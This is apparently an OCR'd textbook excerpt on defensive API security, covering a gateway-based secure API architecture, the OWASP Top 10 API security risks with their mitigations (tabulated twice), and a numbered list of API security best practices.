API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to APIs in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security capabilities and controls to the API security admin, such as access control, threat detection, confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the APIs published by the organization.




Enterprise Network
Firewall
Internal API Servers
Firewall
API Gateway
Directory/IAM
Mobile Devices
Cloud
Informal API Driven Integrations
API Clients

Figure 14.98: Secure API architecture



API Security Risks and Solutions

API	Risks	Solutions
API1	Broken Object Level Authorization	Perform object-level authorization checks and scrutinize the authorization policies Implement robust access control policy for random and unpredictable object ID values
API2	Broken User Authentication	Use standard and uniform authentication mechanisms for all API endpoints Examine and implement the authentication requirements within the ASVS
API3	Excessive Data Exposure	Ensure that proper filtering is performed on the server side rather than the client side Scrutinize the data flow from the endpoint to the client
API4	Lack of Resources and Rate Limiting	Ensure appropriate rate-limiting controls are in place Use the OWASP automated threat handbook as a knowledge source for preventing bots
API5	Broken Function Level Authorization	Avoid function-level authorization Use simple and standard authorization and set the default setting to deny

API	Risks	Solutions
API6	Mass Assignment	Do not expose internal variables or object names as inputs Whitelist all properties that the client can update
API7	Security Misconfiguration	Harden API security continuously Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	Injection	Perform input validation and whitelisting Implement a parameterized interface for processing inbound API requests Ensure that the filtering logic limits the number of records returned
API9	Improper Assets Management	Maintain a proper inventory of all API environments Conduct a security review of all APIs mainly focusing on standardizing functions Create a risk level ranking of the APIs and improve the security of higher risk APIs
API10	Insufficient Logging and Monitoring	Use standard logging format for all the APIs that support incident response activities Regularly monitor all the API endpoints in all phases of production, stage, test, and development

https://www.owasp.org

API Security Risks and Solutions


Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 API Security Risks and Solutions:

API	Risks	Solutions
API1	**Broken Object Level Authorization**	▪ Perform object-level authorization checks for every function accessing the data source with input from the user ▪ Scrutinize the implementation of the authorization policies ▪ Implement a robust access control policy for random and unpredictable object ID values
API2	**Broken User Authentication**	▪ Use standard and uniform authentication mechanisms for all the API endpoints ▪ Examine and implement the authentication requirements within the Application Security Verification Standard (ASVS) ▪ Make sure to have strong business requirements before exposing unauthenticated API endpoints publicly
API3	**Excessive Data Exposure**	▪ Ensure that proper filtering is performed on the server side and not on the client side ▪ Scrutinize the data flow from the endpoint to the client
API4	**Lack of Resources and Rate Limiting**	▪ Ensure appropriate rate-limiting controls are in place ▪ Use OWASP Automated Threat Handbook as a knowledge source for preventing bots from consuming your resources

API5	**Broken Function Level Authorization**	▪ Avoid function-level authorization ▪ Use simple and standard authorization and enable the default setting to deny
API6	**Mass Assignment**	▪ Do not expose the internal variable or object names as inputs ▪ Ensure whitelisting of all the properties that the client can update
API7	**Security Misconfiguration**	▪ Perform hardening process against API continuously ▪ Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	**Injection**	▪ Perform input validation and whitelisting ▪ Implement a parameterized interface for processing inbound API requests ▪ Ensure that the filtering logic limits the number of records returned
API9	**Improper Assets Management**	▪ Maintain proper inventory of all API environments including production, staging, testing, and development ▪ Conduct a security review of all APIs, mainly focusing on standardizing functions ▪ Create a risk level ranking of the APIs and improve the security functions for APIs having a higher risk level
API10	**Insufficient Logging and Monitoring**	▪ Use standard logging format for all the APIs that support incident response activities ▪ Regularly monitor all the API endpoints in all phases of production, staging, testing, and development

Table 14.5: OWASP Top 10 API Security Risks and Solutions



Best Practices for API Security


1. Use **server-generated tokens** embedded in HTML as hidden fields for validating incoming requests
2. **Sanitize the data** to eliminate the malicious script and perform proper validation of the user input
3. Use an **optimized firewall** to ensure that all the unused, unnecessary files and permissive rules are revoked
4. Use **IP whitelisting** to create a list of trusted IP addresses to access APIs and to limit the access to trusted users
5. Use **rate-limiting features** to limit the number of API calls that can be made by a client within a particular time frame
6. Implement **pagination technique** to divide a single response into several fragments so that the payloads are not oversized
7. Use **parameterized statements** in SQL queries to prevent inputs that include entire SQL statements
8. Conduct **regular security assessments** to secure all the API endpoints by using automated tools
9. Use tokens to **establish trusted identities** and to control access to services and resources
10. **Use signatures** to ensure that only authorized users have access to decrypt or modify data
11. **Employ packet sniffers** to track events related to information disclosure and to detect insecure API calls
12. Use techniques such as **quotas and throttling** to control and track the API usage
13. Implement **API gateways** to authenticate the traffic and to control and analyze the usage of APIs
14. Implement MFA and use authentication protocols such as **AppToken**, **OAuth2**, and **OpenID Connect**

Best Practices for API Security

